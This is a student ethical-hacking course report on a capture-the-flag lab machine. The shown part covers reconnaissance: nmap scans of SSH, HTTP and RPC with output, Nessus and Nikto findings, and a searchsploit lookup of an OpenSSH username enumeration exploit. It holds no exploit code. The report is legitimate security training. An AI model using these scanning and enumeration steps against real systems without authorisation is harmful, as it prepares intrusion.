AMERICAN UNIVERSITY OF BEIRUT

MAROUN SEMAAN FACULTY OF ENGINEERING & ARCHITECTURE

Capture The Flags Project

By Group Zeta

Nourhan Salam
(nas69@mail.aub.edu)
Reem Arnaout
(ria42@mail.aub.edu)
Karim Habbal
(kmh36@mail.aub.edu)
Mohamad El Labban
(mhe56@mail.aub.edu)

A REPORT
submitted to Dr. Hussein Bakri for the course EECE503G – Ethical Hacking 1

December 2024

Table of Contents: Page:

1. Introduction:


This report outlines the successful and unsuccessful steps taken to hack into a vulnerable CTF machine. The objective was to gain access to the machine and capture the flags in incremental order and finally capture the root flag. It also required doing as many exploits as we can to try and exploit/gain access in different ways. This project consisted of different steps: port scanning, vulnerability scanning, accessing directories, credential harvesting, executing reverse shells, performing privilege escalation, and finally we will explain the remediation steps for the encountered vulnerabilities.


2. Banner Grabbing:

We will first try and get as much information about the server, including the ports, running services, and their versions.


Port Scanning:

Although the IP of the machine was already stated upon launching the machine, we decided to tackle this project from a blackbox viewpoint. Thus, we performed arp-scan and netdiscover to obtain the victim's IP.





Done by: Reem Arnaout



Done by: Nourhan Salam

We started with performing multiple nmap scans to gain information about the machine. This included performing the following nmap scan to discover the open ports.


Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohammad El Labban

Discovering open ports is essential because it can allow us to gain access to sensitive data. Each port has its own service: port 22 is usually for the SSH service which allows for securely accessing and managing remote computers and servers, port 80 is used for the HTTP service is used to transfer information between networked devices, and port 111 is used for rpcbind protocol that is a network service to facilitate communication between clients and servers using the Remote Procedure Call (RPC) protocol.

We wanted to extract more information about the open ports and explore the services running on the target machine. This scan reveals that the host is up with minimal latency, and three open TCP ports are detected:

- **Port 22**: Running OpenSSH 6.7p1 (Debian) for secure shell access, using protocol 2.0.
- **Port 80**: Running an Apache HTTP server (version 2.4.10) on Debian for web hosting.
- **Port 111**: Running RPC (Remote Procedure Call) bind service, supporting versions 2-4.

The scan indicates that the operating system is Linux, and the services are associated with the Linux kernel. It also mentions that 997 other TCP ports are closed, and no other open services are detected.



Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohammad El Labban

We then want to know more about these services, so we performed banner grabbing techniques that included the below:

```
┌──(nourhansalam㉿kali)-[~]
└─$ nmap -p22 192.168.40.137 -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 19:44 EET
Nmap scan report for 192.168.40.137
Host is up (0.0012s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
|   2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
|   256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
|_  256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
MAC Address: 00:0C:29:52:AD:C1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
```

Done by: Nourhan Salam

This showed us that the SSH service uses host keys of different types (DSA, RSA, ECDSA, ED25519). These keys are used during the handshake process between the client and the server to ensure the server's identity is legitimate.

- **DSA (1024 bits)**: This is an older and less secure key type. It's vulnerable to various attacks.
- **RSA (2048 bits)**: This is a common and more secure key type.
- **ECDSA (256 bits)**: A newer and stronger algorithm for SSH keys.
- **ED25519 (256 bits)**: This is the latest and most secure key type for SSH host keys.

This benefits us by showing us the presence of DSA keys that could indicate an outdated or insecure SSH configuration. Since the SSH server is using DSA keys, we might be able to exploit this weakness with certain key-based certain attacks.

We then moved onto another scan that is presented below:

```
┌──(nourhansalam㉿kali)-[~]
└─$ nmap -p22 192.168.40.137 --script ssh2-enum-algos
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 19:46 EET
Nmap scan report for 192.168.40.137
Host is up (0.00067s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (6)
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group14-sha1
|   server_host_key_algorithms: (4)
|       ssh-rsa
|       ssh-dss
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|       chacha20-poly1305@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
```

Done by: Nourhan Salam, Reem Arnaout

The scan reveals the supported **key exchange algorithms** for SSH. The presence of diffie-hellman-group14-sha1 is a potential vulnerability. SHA1 is considered weak, and this algorithm is susceptible to cryptanalysis. This server might be vulnerable to man-in-the-middle (MITM) attacks by exploiting the use of this weak algorithm during the handshake. It has also revealed the supported host key algorithms that include: ssh-rsa, ssh-dss, ecdsa-sha2-nistp256, and ssh-ed25519. Among those algorithms, there are some vulnerable keys like ssh-dss which is known to be less secure than other options and can be vulnerable to attacks if the

key size is too small (e.g., 1024 bits) and ssh-rsa which is secure but may still be weak if the key size is small (e.g., 1024 bits). This information can be used to check the strength of the keys and if they are vulnerable to exploitation or brute-forcing.

As for the below nmap scan, it has displayed the SSH host key in full.

Done by: Nourhan Salam

If we can intercept SSH traffic meaning if the server is misconfigured or if we have the ability to exploit a MITM vulnerability, having the full host key allows us to impersonate the server during SSH connections. We can also use it if we have access to a legitimate private key or are trying to brute-force SSH keys where we can match them against the fingerprint host key provided by this scan.

The last nmap scan done on port 22 provided us with the authentication methods used:


```
┌──(nourhansalam㉿kali)-[~]
└─$
nmap -p22 192.168.40.137 --script ssh-auth-methods --script-args="ssh.user=root"
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 19:50 EET
Nmap scan report for 192.168.40.137
Host is up (0.00074s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
MAC Address: 00:0C:29:52:AD:C1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.40 seconds
```

Done by: Nourhan Salam

This indicates that the server accepts public key authentication and password authentication, which could be a potential vulnerability if weak or default passwords are in use.

We can use the information above if we have knowledge of valid user credentials where we can attempt to authenticate using password authentication. We can also attempt SSH key-based attacks if we find a private key or the ability to use one (weak or misconfigured public key), which could be a path for unauthorized access.

As for port 80, we performed an nmap to expose the HTTP service running on the target machine and the HTTP methods and directories exposed by the server.



Done by: Nourhan Salam, Reem Arnaout

We can see the web server is an Apache/2.4.10 (Debian) one. Knowing the specific version of Apache helps us research any known vulnerabilities associated with that version, such as potential remote code execution or denial of service vulnerabilities. The scan shows that the server supports several HTTP methods: GET, HEAD, POST, and OPTIONS. The OPTIONS method is often used to

enumerate supported HTTP methods, and it can sometimes be exploited if the server is configured insecurely. If a method like PUT or DELETE is supported but not properly secured, it could allow an attacker to upload malicious files or delete critical files. In this case, the presence of POST suggests that form submissions or file uploads may be possible.

As for the HTTP headers, they can provide additional context, such as when the server was last modified or the server's configuration. We can see the Server header gives the exact version of Apache, and the Last-Modified header may give hints about the latest updates or changes to the web content, which might be useful in timing attacks.

The http-enum script detected several potentially interesting directories:

- /css/
- /img/
- /js/
- /manual/
- /vendor/


This indicates that certain directories are publicly accessible and may contain sensitive files or exploitable resources.

3. Vulnerability Scanning:

3.1. Nessus Scan:

Nessus is a vulnerability assessment tool used to identify and remediate security vulnerabilities in systems, networks, and applications. It performs scans to detect issues such as outdated software, missing patches, misconfigurations, and weak passwords. Additionally, Nessus audits system configurations against best practices and checks compliance with industry standards like PCI DSS or HIPAA. It helps identify malware indicators and maps networks by discovering devices and their services. With detailed reports and risk prioritization, Nessus aids in understanding vulnerabilities' severity and provides actionable remediation steps, making it a vital tool for maintaining secure and compliant environments.

After starting the Nessus service on Kali with *sudo systemctl start nessusd.service* and browsing https://127.0.0.1:8834/ we obtained the following output:



Vulnerabilities Total: 31

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
MEDIUM	6.1	5.7	0.0627	136929	JQuery 1.2 < 3.5.0 Multiple XSS
MEDIUM	5.9	6.1	0.9625	187315	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)
LOW	2.1*	4.2	0.8808	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	-	10223	RPC portmapper Service Detection
INFO	N/A	-	-	18261	Apache Banner Linux Distribution Disclosure
INFO	N/A	-	-	48204	Apache HTTP Server Version
INFO	N/A	-	-	39520	Backported Security Patch Detection (SSH)
INFO	N/A	-	-	39521	Backported Security Patch Detection (WWW)
INFO	N/A	-	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	-	54615	Device Type
INFO	N/A	-	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	-	10107	HTTP Server Type and Version
INFO	N/A	-	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	-	106658	JQuery Detection
INFO	N/A	-	-	11219	Nessus SYN scanner
INFO	N/A	-	-	19506	Nessus Scan Information
INFO	N/A	-	-	11936	OS Identification
INFO	N/A	-	-	117886	OS Security Patch Assessment Not Available
INFO	N/A	-	-	181418	OpenSSH Detection

192.168.85.139 4

INFO	N/A	-	-	66334	Patch Report
INFO	N/A	-	-	11111	RPC Services Enumeration
INFO	N/A	-	-	53335	RPC portmapper (TCP)
INFO	N/A	-	-	70657	SSH Algorithms and Languages Supported
INFO	N/A	-	-	149334	SSH Password Authentication Accepted
INFO	N/A	-	-	10881	SSH Protocol Versions Supported
INFO	N/A	-	-	153588	SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	-	-	10267	SSH Server Type and Version Information
INFO	N/A	-	-	22964	Service Detection
INFO	N/A	-	-	25220	TCP/IP Timestamps Supported
INFO	N/A	-	-	110723	Target Credential Status by Authentication Protocol - No Credentials Provided
INFO	N/A	-	-	10287	Traceroute Information


* indicates the v3.0 score was not available; the v2.0 score is shown

Done by: Reem Arnaout, Karim Habbal

This Nessus report provides a comprehensive security assessment of the target machine. It identifies 31 vulnerabilities categorized by severity: no critical or high-severity issues, 2 medium, 1 low, and 28 informational. The report highlights medium-severity vulnerabilities such as multiple XSS issues in outdated JQuery versions and a weakness in SSH Terrapin Prefix Truncation. Low-severity findings include ICMP timestamp disclosure risks, and informational findings cover details like service banners, HTTP methods, and SSH server configurations. Each vulnerability is assigned a CVSS (Common Vulnerability Scoring System) score, along with VPR (Vulnerability Priority Rating) and EPSS (Exploit Prediction Scoring System) scores, providing insights into their risk levels. Moreover, it offers remediation links and details about the detected services, enabling administrators to prioritize and address security risks effectively.

Another vulnerability scanner is Nexpose. Nexpose is a vulnerability management solution designed to identify, assess, and prioritize security vulnerabilities across networks, systems, and applications. It performs in-depth scans to detect misconfigurations, outdated software, and exploitable vulnerabilities, providing risk scores to prioritize remediation efforts. Nexpose also integrates with various tools to automate vulnerability management workflows, supports compliance reporting for standards like PCI DSS, and offers real-time risk assessments to help organizations maintain secure environments. Its dynamic asset discovery ensures comprehensive coverage of network changes, making it an essential tool for proactive security management.


We first started the Nexpose service using *systemctl start nexposeconsole.service* and browsing https://127.0.0.1:3780/. However, when we tried to perform the scan, we all received a warning preventing us from moving forward:



Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohammad El Labban

This is most probably due to the expiration of our free try on the Nexpose site.

The third vulnerability scanner that proved to be essential during our project was Nikto. Nikto is an open-source web server scanner designed to identify vulnerabilities and misconfigurations in web servers. It performs comprehensive checks for outdated software, insecure configurations, default files, and dangerous scripts. Nikto supports multiple web server types and can detect over 6,700 vulnerabilities, including common issues like XSS, SQL injection, and insecure HTTP headers. It is lightweight, easy to use, and widely employed by security professionals for quick and effective assessments of web server security.



Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohammad El Labban

Key findings include missing security headers like X-Frame-Options (anti-clickjacking) and X-Content-Type-Options, which could expose the server to cross-site scripting (XSS) or MIME type-related attacks. The server leaks inode information via ETags, linked to CVE-2003-1418, and the Apache version is outdated, increasing the risk of unpatched vulnerabilities. Directory indexing is enabled for several directories (/css/, /img/, /manual/images/), potentially exposing sensitive files. Critical files such as package.json and README.md were found, which might reveal sensitive details about the application's configuration. Additionally, the default Apache icons/README file and the server manual were accessible, which could help attackers understand the server's setup.

3.2. **Port 22:**

After gathering as much information as possible from post 22, we wanted to discover the vulnerabilities that we can exploit. We searched the exploit database that is configured on Kali (searchsploit) for exploits related to the SSH service.


Done by: Nourhan Salam, Karim Habbal

The above gives us insight on the possible attacks that can be done on the Zeta machine. We have the Username Enumeration Exploit for OpenSSH versions less than 7.7 that checks if a username exists on the target system.

The other attacks are for OpenSSH versions newer than 7.4 which is not our case.

3.3. **Port 111:**

Port 111 is associated with the **Portmapper service** which facilitates Remote Procedure Call (RPC) communication. RPC allows programs to request services from other systems over a network without needing detailed knowledge of the network's specifics. Portmapper registers RPC services and helps clients identify the appropriate ports for these services. Exploiting this port, especially when paired with misconfigurations in services like the Network File System (NFS), can potentially allow an attacker to access or manipulate files remotely, escalate privileges, or even compromise the system by placing malicious files.



